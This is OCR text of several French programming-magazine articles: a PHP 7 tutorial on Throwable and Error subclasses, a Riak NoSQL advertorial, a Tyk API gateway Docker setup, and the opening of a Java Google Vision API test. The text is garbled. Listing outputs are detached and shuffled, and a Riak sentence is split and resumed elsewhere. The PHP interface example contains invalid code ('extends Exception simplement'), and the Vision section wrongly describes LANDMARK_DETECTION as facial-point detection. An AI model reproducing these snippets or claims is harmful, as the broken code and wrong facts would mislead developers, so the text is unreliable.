        |- ...
    |- Error implements Throwable
        |- TypeError extends Error
        |- ParseError extends Error
        |- ArithmeticError extends Error
            |- DivisionByZeroError extends ArithmeticError
        |- AssertionError extends Error
```

1

Au niveau de votre code, l'usage se présente de la façon suivante :

```
interface Throwable
{
  public function getMessage(): string;
  public function getCode(): int;
  public function getFile(): string;
  public function getLine(): int;
  public function getTrace(): array;
  public function getTraceAsString(): string;
  public function getPrevious(): Throwable;
  public function __toString(): string;
}
```

L'utilisation de Throwable est presque identique à celle de l'Exception que vous connaissez. La seule différence concerne Throwable::getPrevious() qui peut retourner une instance de Throwable au lieu d'une simple Exception. Le constructeur d'Exception et Error acceptent toute instance de Throwable comme étant l'exception précédente.
Au niveau de l'utilisation, Throwable peut être utilisé avec try/catch pour attraper les exceptions ou les erreurs des objets. Toutefois, dans certains cas, il est nécessaire de récupérer les exceptions comme pour le traitement de l'exploitation lors de traitement des Logs ou des erreurs d'en-tête liées aux frameworks. En PHP 7, les erreurs doivent être récupérées par Throwable au lieu d'Exception.

***listing 2

```
<?php
try
{
  print "notre code<br>";

  //provoque une erreur
  throw new Throwable(E_ERROR);

} catch (Throwable $t) {
  echo $t->getMessage()."<br>";
}
?>
```

Pour obtenir le résultat suivant.

```
notre code
Cannot instantiate interface Throwable
```

2

Certaines habitudes devront cependant changer comme par exemple la définition des classes par l'utilisateur qui ne peut pas être utilisée avec Throwable. Il s'agit d'un choix de l'équipe Core pour garder une certaine cohérence par rapport à Exception ou Error qui sont acceptées. En outre, les exceptions comportent des informations sur l'objet qui a été créé dans le suivi de la pile. C'est pourquoi un objet défini par l'utilisateur ne dispose pas automatiquement les paramètres pour stocker ces informations.
Par ailleurs, Throwable peut être étendu pour créer des interfaces spécifiques en s'ajoutant à d'autres méthodes. Elle se présentera la façon suivante :

```
interface MaGestionThrowable extends Throwable {}

class MaGestionException extends Exception simplement MaGestionThrowable {}

throw new MaGestionException();
```

Erreur

En PHP 5.x, la majorité des erreurs fatales ou les erreurs récupérables, comme ERROR, sont maintenant des erreurs d'exceptions en PHP 7. Ainsi, elles peuvent être capturées avec l'utilisation de try/catch.

***listing3

```
<?php
$var = 1;

try {
  echo "execution<br>";
  $var->method();
} catch (Error $e) {
  echo $e->getMessage()."<br>";
}
?>
```

Pour obtenir le résultat suivant.

```
execution
Call to a member function method() on integer
```

3

Comme le montre l'exemple, il n'est pas possible d'utiliser une méthode sur une variable numérique.
Jusqu'à présent, une classe erreur de base est lancée à partir des erreurs fatales, mais certaines erreurs se lancent à partir de sous-classes plus spécifiques comme TypeError, ParseError et AssertionError.
Nous allons détailler ces nouvelles possibilités d'erreurs.

Type erreur

Un Type erreur, appelé TypeError, se déclenche lorsqu'un argument de fonction ou la valeur de retour ne correspond pas à une déclaration de type.

***listing4

```
<?php
function add(int $left, int $right)
{
   return $left + $right;
}
try {
   $value = add('left', 'right');
} catch (TypeError $e) {
   echo $e->getMessage(), "\n";
}
?>
```

Voici le résultat (Image 4)

Comme le montre le résultat, la fonction add est une fonction d'addition et ne peut additionner 2 valeurs textes.

Erreur d'analyse

Une erreur d'analyse, sera en PHP représentée comme ParseError. Elle se déclenche lorsqu'un fichier est appelé avec une des fonctions Included() ou required() ou eval() et contient une erreur de syntaxe.

** listing 5

```
<?php
try {
   require 'file-with-parse-error.php';
} catch (ParseError $e) {
   echo $e->getMessage(), "\n";
}
?>
```

Le résultat montre que le fichier nécessaire n'est pas présent ou introuvable. (Image 5).

Erreur arithmétique

Une erreur arithmétique, ArithmeticError en PHP, est exécutée dans 2 cas.
Lors d'un décalage de bits par un nombre négatif ;
En appelant intdiv() en utilisant l'opérateur de division (/) et le numérateur de PHP_INT_MIN et le dénominateur de -1, retournera un flotteur.

***listing 6

```
<?php
try {
   $value = 1 << -1;
} catch (ArithmeticError $e) {
   echo $e->getMessage(), "\n";
}

?>
```

```
Argument 1 passed to add() must be of the type integer, string given, called in /var/www/html/php_error/0_script/listing4.php on line 9
```

4

5

Warning: require(file-with-parse-error.php): failed to open stream: No such file or directory in **/var/www/html/php_error/0_script/listing5.php** on line **3**

Fatal error: require(): Failed opening required 'file-with-parse-error.php' (include_path='.:/usr/share/php:') in **/var/www/html/php_error/0_script/listing5.php** on line **3**

```
Bit shift by negative number
```
6

Le résultat signale que la valeur ne peut être négative. (Image 6).

Division par zéro

La division par zéro, appelée DivisionByZeroError, s'exécute à partir de la fonction intdiv() lorsque le dénominateur égal à zéro ou avec l'opérateur (%). Cependant l'utilisation de zéro avec la division (/), n'émet pas un avertissement et évolue à NaN si le numérateur est égal à zéro ou Inf pour tout numérateur non nul.

***listing 7

```
<?php
try {
   $value = 1 % 0;
}
catch (DivisionByZeroError $e)
{
   echo $e->getMessage(), "\n";
}
?>
```

```
Modulo by zero
```
7

Le résultat signale que la variable ne peut être divisible par zéro.

Error assertion

L'AssertionError sera automatiquement déclenchée lorsque la condition fixée par la fonction assert() n'est pas remplie.

*** listing 8

```
<?php
ini_set('zend.assertions', 1);
ini_set('assert.exception', 1);
$test = 1;
assert($test === 0);
?>
```

Le résultat montre que assertion est désactivée. (Image 8)
Ici, dans notre exemple, assert() est exécutée uniquement et ne fera qu'afficher un AssertionError si les assertions sont activées et mises à lancer des exceptions avec le fichier de configuration INI
zend.assertions = 1 et assert.exception = 1 .

Utilisation dans votre code

Comme vous pouvez le voir, vous pouvez créer une Erreur ou l'étendre dans votre architecture avec votre classe erreur. Cependant vous pouvez vous interroger sur quelle instance va être déclenchée si vous étendez la classe Exception ou Error...
La classe Error doit être principalement utilisée lorsqu'il s'agit d'informations à destination du développeur. Bien entendu, l'objet erreur provient souvent d'un problème de codage, comme la mauvaise utilisation de paramètres dans une fonction ou d'un chemin dans un fichier.

L'Exception, quant à elle, doit être utilisée, lors de l'exécution d'une action et lorsqu'il est nécessaire de continuer celui-ci pour ne pas bloquer la suite. C'est pourquoi les erreurs d'objets ne doivent pas être traitées lors de l'exécution et doivent être utilisées de façon occasionnelle.

Pour attraper une exception en PHP 5.x et PHP 7 avec le même script, vous devez utiliser plusieurs catchs pour récupérer aussi bien Throwable et Exception, de la façon suivante :

*** listing 9

```
<?php
try {
  print "Appel d'une classe exemple<br>";
//provoque une erreur
  throw new Exception("ERROR");
}catch (Throwable $t){
  echo "Affiche les messages d'erreurs en PHP 7<br>";
  echo $t->getMessage()."<br>";
} catch (Exception $e) {
  echo "Affiche les messages d'erreurs en PHP 5.x<br>";
  echo $e->getMessage()."<br>";
  } finally {
  print "On continue l'exécution<br>";
  }
?>
```

```
Appel d'une classe exemple
Affiche les messages d'erreurs en PHP 7
ERROR
On continue l'exécution
```
9

```
Appel d'une classe exemple
Affiche les messages d'erreurs en PHP 5.x
ERROR
On continue l'execution
```
10

Comme le montre le résultat, suivant la version de PHP utilisée, le message d'erreur sera appelé différemment en PHP 7 et PHP 5.x
Toutefois, si vous utilisez votre code que pour PHP 7, le bloc de capture Exception peut-être retiré.

Conclusion

Enfin l'existence du type de déclaration sur les fonctions qui gèrent les exceptions pas évidentes à corriger. Si une Exception est utilisée comme une déclaration de type sur un paramètre de fonctions, la déclaration de type devra être retirée si la fonction peut être appelée avec une instance d'Error. Lorsque le support de PHP 5.x n'est pas nécessaire, la déclaration de type peut être restaurée en tant Throwable.


```
Warning: zend.assertions may be completely enabled or disabled only in php.ini in /var/www/html/php_error/0_script/listing8.php on line 2
```
8

Basho : l'art du NoSQL passe par Riak

Connaissez-vous Basho ? Connaissez-vous Riak ? Encore peu connu en France mais faisant pourtant partie des solutions les plus utilisées du NoSQL, Basho développe des SGBDs à haute disponibilité et massivement distribués avec en ligne de mire les données semi ou non structurées. Atout majeur, simplicité d'administration et opérationnelle, tout particulièrement en cas de panne. Le NoSQL est l'ADN de Basho.

Au cœur de tout : la plateforme de données

La donnée explose et les entreprises, les développeurs doivent intégrer, utiliser, analyser et manipuler des données provenant de tous types de logiciels, de capteurs, d'objets connectés. Une des difficultés est de mettre en place une architecture de données agnostique que vous pouvez utiliser dans n'importe quelle application. De nombreuses bases NoSQL existent, certaines ne font que rajouter le non-structuré dans des solutions relationnelles, d'autres sont focalisées sur les graphes ou les documents. Basho a fait le pari du tout NoSQL, et de miser sur le massivement distribué pour assurer la montée en charge, la disponibilité des données et les performances ; ceci que ce soit sur le minimum recommandé par Basho de cinq serveurs, ou plusieurs centaines de serveurs.



A chacun son Riak

Aujourd'hui, Riak se décline en 3 éditions : KV, TS et S2. Basho a beaucoup travaillé et travaille toujours sur plusieurs fonctions fondamentales pour les développeurs et les entreprises : la haute disponibilité, tolérance de pannes, simplification d'administration, de mise en production et de gestion opérationnelle. Les outils Basho proposent des mécanismes d'auto-réparation sur certaines fonctions des bases de données, pour aider le DBA. Enfin les bases Riak sont intégrées avec les outils open source Spark, Redis et Solr au travers de la Basho Data Platform.

Riak KV est la base NoSQL distribuée pour le clé-valeur. Elle fonctionne sur des clusters de données pour assurer les performances et pour palier les pannes d'un ou de plusieurs serveurs. La base détecte les pannes et redirige immédiatement les trafics et les données. Vous pouvez faire de la réplication multi-cluster, très pratique quand vous êtes réparti sur plusieurs sites / Cloud, tout en assurant une latence minimale.

NoSQL, Performances, Open Source

KV signifie Key Value ou clé-valeur, une structure de données et un type d'accès typique à la gestion de sessions et de profils utilisateurs, le caching et l'archivage, les cas d'utilisations prédominants dans le eCommerce, les réseaux sociaux, jeux en ligne, paris sportifs, services médicaux et eBanking. Riak KV est l'outil phare de l'éditeur, utilisé par plus de 30% des Fortunes 100 au niveau mondial.

Les points forts de Riak KV : la réduction des coûts, les capacités de montée en charge, une administration simplifiée, des performances linéaires et la gestion de conflits automatisée assurant la qualité et la non corruption des données.

Riak TS est une base distribuée pour les données temporelles. Elle est particulièrement adaptée au monde des objets connectés, de l'énergie, des villes intelligentes, par exemple, pour analyser les données entre telle date et telle date sur tels capteurs connectés. Les autres cas d'utilisations se retrouvent fréquemment dans les applications de DevOps et métrologie pour le Cloud, d'analyse de flux financiers et la détection d'anomalies... Riak TS offre un langage de type SQL, supporte les aggregations temporelles et est capable de gérer des flux de plusieurs millions d'événements par seconde grâce à la scalabilité du moteur Riak.

Riak S2 est la solution de stockage objet (particulièrement pour les objets très volumineux). Il supporte plusieurs pétaoctects de stockage et est

Tester dès aujourd'hui Riak

Installez dès aujourd'hui les bases Riak !
Téléchargement: http://fr.info.basho.com/Riak-Open-Source-Download.html
Vous pouvez y télécharger Riak KV, Riak S2, Riak Basho Data Platform, Riak Spark Connector.
Vous pouvez également demander une version d'évaluation de Riak TS en contactant Basho : http://basho.com/contact/
Documentations
Riak KV: http://docs.basho.com/riak/latest/
Riak TS: http://docs.basho.com/riakts/latest/
Riak S2: http://docs.basho.com/riakcs/latest/
Page communautaire française : http://fr.basho.com/community/
GitHub : https://github.com/basho/riak
Exemples de contributions à la plateforme Riak : https://libraries.io/github/lukebakken/contributions
https://libraries.io/github/seancribbs/contributions

BASHO EN FRANCE

Basho est un éditeur américain. La filiale française a été créée en 2015 et aujourd'hui, elle monte progressivement en puissance. Un partenariat technique et commercial a été monté avec Valtech, société d'ingénierie et de conseils en technologies bien connue.
Un travail important est en cours pour proposer des contenus, des documentations et des ressources techniques en Français. Le site de Basho est aujourd'hui majoritairement en Français.
Pour la communauté et les développeurs, Basho organise ou soutient des événements et meetups dans toute la France. L'éditeur évangélise aussi en étant présent sur divers salons tels que Big Data Paris ou le Club DSI.
Au niveau mondial, Basho annonce une croissance de 50 %.

compatible avec Amazon S3 et OpenStack Swift. Riak S2 est principalement utilisé pour les solutions de stockage objet sur Cloud privé ou hybride, là ou la confidentialité des données ne permet pas d'utiliser des solutions come AWS S3. Riak S2 bénéficie des mêmes propriétés de scalabilité, simplicité opérationnelle et tolérance aux pannes que les autres produits de la gamme Riak.

2 engagements forts : l'open source et les développeurs

Pour le développeur, utiliser une base n'est pas très compliqué. En Riak KV, la requête est très simple et pas plus complexe qu'une requête SQL. La base dispose d'un jeu d'API supportant de nombreux langages pour faciliter l'intégration avec ses apps. Actuellement, plus de 15 librairies sont disponibles. Le développeur dispose d'un support éditeur et d'une large communauté, notamment francophone, pour faciliter les échanges et la recherche d'informations.
Riak KV et Riak S2 sont des bases open source et disponibles gratuitement sur le site de l'éditeur. Pour les besoins critiques, des versions entreprises sont disponibles. La différence se fera sur les mécanismes de réplications entre différents clusters et sites. Le support entreprise proposé par Basho sera différent du support open source / communautaire avec une équipe dédiée et des temps de réponses plus courts.
Basho peut aussi accompagner sur les projets, vérifier l'architecture montée. Les ingénieurs peuvent aussi valider les structures des données et conseiller sur les optimisations du moteur.
L'open source n'est pas qu'un mot pour Basho. Et les solutions Riak s'ouvrent largement à des projets open source tiers très utilisés en entreprise et par les développeurs, à travers les intégrations avec le moteur de recherche Solr, la plateforme analytique distribuée Spark ou encore le cache Redis.

Tendances et avenir

Trois questions posées à Manu Marchal, Directeur EMEA Basho Technologies

Quelles sont les évolutions dans le traitement et le stockage des données?
Trois grandes évolutions sont en cours. La première est le passage d'architecture maître esclave avec sharding typique des SGBDRs et certaines NoSQL de type document aux architectures distribuées masterless qui sont capables de scalabilité, très haute disponibilité, tolérance aux pannes et simplicité opérationnelle bien supérieure. Au niveau du traitement analytique, la même transformation s'est opérée avec le passage des produits datawarehouse aux technologies d'analytique distribuée de type Hadoop ou Spark. Ces évolutions sont nées des besoins de pouvoir gérer la montée en puissance des sites Internet et des applications mobiles gérant des millions à des centaines de millions d'utilisateurs.
La deuxième évolution est le passage des applications monobloc aux architectures applicatives de type micro-services ; elle est la conséquence des méthodes agiles, de la containerisation (ex docker, mesos) et des SGDB scalables.
La troisième, enfin, est celle du passage à l'Internet des objets, qui augmente les volumes de données et des charges de plusieurs ordres de grandeur. Cette nouvelle vague (ou tsunami pour être plus exact) nécessite des solutions encore plus adaptables, à savoir des solutions de type time series comme Riak TS. Ces trois grandes tendances sont maintenant adoptées de manière très globale tellement le retour sur investissement est conséquent.

On parle beaucoup de données structurées, non-structurées, semi-structurées, et si on parle tout simplement de données ?
Bien sûr et c'est un très bon point. La transition entre données structurées et semi/non structurées était importante au début du NoSQL car c'était une des raisons principales justifiant l'émergence de nouvelles SGBDs capables de gérer des données semi/non structurées pour les charges importantes. Les SGDB relationnelles ne sont simplement pas du tout adaptées au stockage de ce type de données, résultant à l'incapacité de requettage efficace et de gestion de gros volumes et charges très importantes et variables.
Aujourd'hui la plus grande partie des données sont non structurées ou tout du moins semi structurées et les SGBD de choix sont par défaut des SGBD de type NOSQL, car bien plus adaptés aux besoins actuels.

Basho parle beaucoup des données temporelles avec les time series, de quoi parle-t-on exactement ?
Les données temporelles existent depuis que les ordinateurs ont été inventés et même bien avant. Ce sont des données qui sont créées à un instant T et stockées avec cet index de temps. Par exemple un relevé météorologique est une donnée temporelle. Des logues ou des flux financiers sont également des données temporelles. Ce qui a changé ces dernières années est l'émergence d'objets connectés, de capteurs intelligents et de sondes embarquées qui génèrent des données temporelles en quantité largement plus importante. La Weather Company par exemple qui est l'application de météo que l'on trouve sur tous les i-phones capture 20 Tera Octets de données météo par jour sur Riak pour établir des prévisions de météo de meilleure qualité. Les constructeurs de moteurs d'avions récupèrent des giga-octets de mesures après chaque vol. Ces volumes très importants ont besoin de SGDB adaptées pour les gérer, ce qui est la raison d'existence de Riak TS.

Des API révolutionnaires !

Les API sont partout et servent à tout ! Nous vous proposons quelques API qui vont vous étonner que se soit les API Bluetooth ou encore les API Oxford et Vision de Google.

Réaliser une gateway d'API Management en 10 min avec Tyk et Docker

Tyk est une solution d'API management open source disponible dans une version dockerisée que nous allons déployer entre un reverse proxy et une API. Comme nous manipulerons plusieurs conteneurs Docker, nous utiliserons docker-compose pour tous les regrouper.

Nicolas BAPTISTE,
Concepteur développeur SQLI Nantes
Twitter @euphocat
Retrouvez le code de cet exemple:
https://github.com/euphocat/article_tyk

L'API management en quelques mots

Le terme d'API Management revient de plus en plus de nos jours avec l'omniprésence des API Rest. Beaucoup de sociétés disposent, ou projettent, de mettre à disposition une API. Les raisons sont multiples : Open Data, architectures micro-services, recherche de nouveaux marchés, etc.

Une fois les questions techniques de mises en place d'une API résolues, une autre problématique fait son apparition : comment faire vivre son API ? Eh oui, une API c'est comme votre animal de compagnie : il faut en prendre soin pour qu'il s'épanouisse !

Et c'est là que l'API Management intervient. Cela permet par exemple de :

- Sécuriser une API, définir une ou des méthodes d'authentification ;
- Contrôler son utilisation via des quotas, des caches ;
- Monétiser son utilisation ;
- Versionner ;
- Documenter pour les futurs consommateurs ;
- Et bien plus encore !

Toutes ces tâches et opérations sont communes à toutes les APIs. Ainsi des produits ont fait leur apparition pour éviter de réinventer la roue et nous permettre de nous concentrer sur la valeur ajoutée (le produit). Dans ces solutions, on trouve pléthore de produits payants ou à abonnement (3scale, IBM, Mashape, Apigee, Restlet, etc.). Mais ici nous allons nous intéresser à un produit open source écrit en Go : Tyk (https://tyk.io/) créé par Martin Buhr https://twitter.com/martinbuhr.




Fig.1

Fig.2

```
## Notre SI
bouchon:
  image: httpd:2.4
  ports:
    - "9090:80"
  volumes:
    - ../bouchon:/usr/local/apache2/htdocs
open:
  build: ../open
  ports:
    - "9092:80"
  links:
    - tyk_gateway:api.local
```
Fig.3

Tyk : chercher la petite bête

Pour faire simple, Tyk se décompose en 2 parties : l'application de management et une application Web, le dashboard, pour la configurer Fig.1.

Nous allons voir comment déployer Tyk et son dashboard dans notre SI, mais il existe également une solution Cloud payante (cf: https://cloud.tyk.io/).

Mise en place du SI

Notre SI sera composé d'un serveur Apache (open.local:9092) configuré en reverse proxy vers Tyk. À l'autre bout se trouvera notre API : un simple serveur Apache qui servira 1 ressource (= 1 fichier vide). C'est un peu léger comme API, mais amplement suffisant pour tester notre architecture. Nous avons juste besoin d'une ressource accessible qui nous renvoie un 200 lorsqu'on y accède. Cette ressource sera disponible à l'adresse bouchon.local:9090/horaires/MANG Fig.2 et 3.

Dans les premières lignes du fichier *docker-compose.yml*, nous pouvons

voir le *bouchon* qui servira d'API. Nous montons une image d'Apache et nous lui indiquons que son *DocumentRoot* contiendra notre système de fichiers : bouchon>horaires>MANG. Le port 80 du conteneur est mappé vers le port 9090 de notre machine.
La ligne *open* (le reverse proxy) se base sur un fichier *Dockerfile*, qui sert uniquement à copier un fichier de configuration Apache *httpd.conf* modifié pour utiliser ce serveur comme reverse proxy.
Extrait du fichier httpd.conf

```
LoadModule proxy_module modules/mod_proxy.so
LoadModule proxy_http_module modules/mod_proxy_http.so

<VirtualHost *:80>
  ProxyRequests Off
  ProxyPass /open-status !
  ProxyPass / http://api.local:8080/open/
  ProxyPassReverse / http://api.local:8080/open/
```

Le port 80 du conteneur est mappé vers le port 9092 de notre machine. Enfin, un lien est fait vers le conteneur de Tyk (dont nous verrons la configuration un peu plus loin). Ainsi nous pourrons faire le reverse proxy entre *open.local:9092 => api.local:8080/open/*.

Configuration de Tyk

Toute la configuration qui suit vient directement de https://github.com/lonelycode/tyk_quickstart s'agissant simplement de l'exemple officiel de Tyk. Vous pouvez retrouver le détail des instructions pour faire exécuter l'exemple officiel ici : https://tyk.io/v1.9/setup/docker/.
La seule modification que nous avons apportée est l'indication d'un lien pour que la gateway ait connaissance de notre API *bouchon.* Fig.4.
Prenons un peu de temps pour digérer tout ça. C'est fait ? Bon alors commençons le détail des instructions :

- *Ambassador* sert de lien dynamique entre la gateway et le dashboard ;
- *Tyk_gateway*, notre API management qui sera accessible sur les port 80 et 8080 de notre machine ;
- *Tyk_dashboard* pour configurer notre API management sera accessible via le port 3000 ;
- *Tyk_redis*: base de données utilisée pour stocker les paramètres de l'API management configurés via le dashboard ;
- *Tyk_mongo*: base de données utilisée pour stocker les analytics des API gérées par Tyk.

Et... c'est tout! Ou presque. Il reste ensuite à initialiser Tyk pour qu'il ait connaissance de notre API. Et pour ce faire, des instructions ont été scriptées dans bin/setup_tyk.sh. Encore une fois, ce script est adapté de l'exemple officiel. Il nous permet d'ajouter un utilisateur par défaut pour se connecter au dashboard et de modifier son mot de passe. Tout ça, grâce une API Rest que nous propose le dashboard. Pour pouvoir indiquer à Tyk tout ce que nous voulons faire avec notre API, nous nous sommes connectés au dashboard, nous avons créé notre API via l'interface, puis nous l'avons exportée au format JSON. C'est ce qui nous a permis d'insérer toute l'initialisation dans notre script de setup. Ainsi il est très facile de configurer son API, de l'exporter et de la réimporter à nouveau pour une nouvelle installation et déploiement.

```
## Tyk configuration
ambassador:
    image: cpuguy83/docker-grand-ambassador
    volumes:
        - /var/run/docker.sock:/run/docker.sock
    command: "-name compose_tyk_gateway_1 -name compose_tyk_dashboard_1"
tyk_gateway:
    image: tykio/tyk-gateway:latest
    links:
        - tyk_redis:redis
        - tyk_mongo:mongo
        - ambassador:tyk_dashboard
        - bouchon:bouchon.local
    ports:
        - "80:8080"
        - "8080:8080"
    volumes:
        - ../tyk/tyk.conf:/opt/tyk-gateway/tyk.conf
tyk_dashboard:
    image: tykio/tyk-dashboard:latest
    links:
        - tyk_redis:redis
        - tyk_mongo:mongo
        - tyk_gateway:tyk_gateway
        - ambassador:tyk_gateway
    ports:
        - "3000:3000"
    volumes:
        - ../tyk/tyk_analytics.conf:/opt/tyk-dashboard/tyk_analytics.conf
tyk_redis:
    image: redis:latest
    hostname: redis
tyk_mongo:
    image: mongo:latest
    command: ["mongod", "--smallfiles"]
    hostname: mongo
```

Fig.4

Et voilà !

Pour lancer notre SI complet il n'y a plus qu'à :

- Démarrer le docker-composer: docker-compose -f ./src/compose/docker-compose.yml up -d
- Executer le script ./src/setup_tyk.sh

Vous pouvez désormais manager votre API via le dashboard. N'hésitez pas à faire plusieurs essais, sachant que les modifications de configuration dans Tyk sont prises à chaud !

Tyk : focus sur une « petite » solution impressionnante

On ne va pas le cacher, l'API management est une jungle tant le sujet est large et les offres diversifiées. Si vous êtes béotien en la matière, mais avec des problèmes bien concrets (sécuriser une API, optimiser des performances, etc.) une recherche sur Internet parmi les principaux acteurs du marché pourrait bien vous embrouiller encore plus les idées.

Tyk semble être vraiment à l'opposé de tout ça en proposant des outils simples répondant directement à des problématiques classiques : mises en place de quotas, authentifications, analytics, monitoring, performances, etc. Allez voir par vous-même la liste des features, les articles du blog : tout semble simple et accessible. Les plus curieux iront jusqu'au code source, mais dans un premier temps testez par vous-même le dashboard. L'interface est sobre et les actions possibles sont très logiquement organisées.
Ce focus à l'air trop enjoué pour être objectif et pourtant je n'ai aucun intérêt personnel dans ce produit open source sous licence Mozilla Public License Version 2.0. Ainsi, essayez juste d'utiliser le dashboard et en même temps un appel à votre API via votre outil préféré (curl, Postman, DHC, etc.). Voyez les modifications prises à chaud à mesure que vous configurez votre API management. Affinez encore vos réglages. Et méfiez-vous lorsque vous présenterez tout cela à votre DSI, il faudra bien justifier vos heures de travail par rapport à une démo effectuée et effective en quelques minutes !

Test de Google Vision API (version bêta)

En tant qu'être humain, l'analyse d'images est une tâche que nous réalisons chaque jour et à chaque instant. Cette analyse nous permet de comprendre notre environnement et de prendre des décisions en fonction des fluctuations de celui-ci (simple lecture de message, anticipation d'un danger, compréhension des émotions de notre interlocuteur...).

Aurélien Vannieuwenhuyze
Dirigeant société **Qstom-it**
www.qstom-it.com

Donner ces facultés d'analyse aux machines et aux applications qui les pilotent permettrait d'entrevoir de nouvelles possibilités dans divers domaines tels que le commerce, l'industrie ou bien encore la santé.
Le Deep Learning (présenté dans Programmez !) permet la mise en place de l'analyse d'image. Cependant, cela nécessite des compétences techniques et des capacités matérielles importantes pour réaliser le calcul et l'analyse des images.
Conscientes des enjeux économiques importants à venir, de nombreuses Start-ups se positionnent sur ce créneau en proposant de réaliser ces analyses via la mise en place et la commercialisation API.
Sur ce marché à forte concurrence, Google depuis le début de cette année s'est bien évidemment positionné en espérant devenir la société leader du marché.

Les 6 possibilités de reconnaissances

L'API proposée par Google n'est autre qu'un webservices RESTFull. Ce webservice reçoit en paramètre l'image à analyser et envoie en retour le résultat de son analyse.
La partie immergée de l'iceberg se compose d'un outil de machine learning nommé TensorFlow (disponible en open source), ayant la faculté de s'améliorer seul au fur et à mesure de son utilisation.
Chaque image envoyée à l'API contribue donc à l'amélioration de la détection. Étant donné la prédominance de Google et des milliers d'utilisateurs potentiels de son API, il est alors facile de prévoir son efficacité d'ici quelques mois à quelques années.
Les fonctionnalités de reconnaissances proposées par Google Vision API sont au nombre de 6 :

- LABEL_DETECTION : identification des objets ;
- TEXT_DETECTION : identification du texte ;
- FACE_DETECTION : reconnaissance faciale ;
- LANDMARK_DETECTION : détection des points du visage (yeux, bouche, sourcils...) ;
- LOGO_DETECTION : reconnaissance des logos ;
- SAFE_SEARCH_DETECTION : reconnaissance du contexte présent dans l'image (violence, nudité...).

Comment tester Google Vision API ?

Google offre la possibilité de tester gratuitement son API pendant 60 jours, à condition de s'enregistrer sur sa plateforme « Google Cloud Platform » (https://console.cloud.google.com/). Cet enregistrement est nécessaire, car il permet d'associer votre application à des clés permettant l'autorisation d'utilisation de l'API.
A noter que l'enregistrement sur cette plateforme permet également de tester l'ensemble des autres API Google (Maps, analytics...).

Création des clés

Nous avons choisi de tester les fonctionnalités de l'API à l'aide du **langage Java**. Cependant avant d'entrer dans le vif du sujet, il est nécessaire de télécharger et de référencer les clés mentionnées dans le paragraphe précédent :

1. Se connecter à la console Cloud de google (http://console.cloud.google.com) ;
2. Créer une application ;
3. Dans le menu de gauche, choisir l'option "Identifiant" ;
4. Cliquer sur le bouton "Create Credential" ;
5. Créer ensuite les clés nécessaires à l'utilisation de Google Vision API et les télécharger au format JSON ;

Une fois les clés en votre possession, il faut à présent les référencer par le biais d'une variable d'environnement nommée "GOOGLE_APPLICATION_CREDENTIALS" avec pour chemin le fichier JSON précédemment téléchargé.
Afin de faciliter cette étape de création et d'enregistrement de clés, le processus est décrit à cette adresse : https://cloud.google.com/vision/docs/getting-started#set_up_a_service_account.

Code source et exemples

Le code décrit dans cet article est issu d'exemples téléchargeables à cette adresse : https://github.com/GoogleCloudPlatform/cloud-vision .
Nous y apporterons quelques modifications afin d'obtenir quelques fonctionnalités complémentaires.

La reconnaissance d'objets

Pour commencer nous allons tester la reconnaissance d'objets présents sur une image.
Dans cette partie, nous allons utiliser le projet Label.
Nous allons apporter quelques modifications dans la classe LabelApp.java pour que l'application puisse être fonctionnelle.



```
//Nom de votre application paramétrée dans le Cloud de Google :
private static final String APPLICATION_NAME = "VOTRE APPLICATION";

//Nombre d'étiquettes à renvoyer pour chaque image analysée
private static final int MAX_LABELS = 3;



/**
 * MAIN
 */
public static void main(String[] args) throws IOException, GeneralSecurityException {

 // Nous avons supprimé l'usage des arguments args pour choisir une image sur le
  disque dur et l'exécuter plus facilement à partir d'un IDE tel qu'Eclipse.
  Path imagePath = Paths.get("C:\\XX\\XX\\img.jpg");
  LabelApp app = new LabelApp(getVisionService());
```

```
  System.out.println(">> Exécution de l'analyse");
  printLabels(System.out, imagePath, app.labelImage(imagePath, MAX_LABELS));
}
```

L'appel au service de Google s'effectue quant à lui par la méthode Label Image comme suit :

```
new AnnotateImageRequest()
        .setImage(new Image().encodeContent(data))
        .setFeatures(ImmutableList.of(
          new Feature()
            .setType("LABEL_DETECTION")
            .setMaxResults(maxResults)));
```


Le fonctionnement est assez simple :
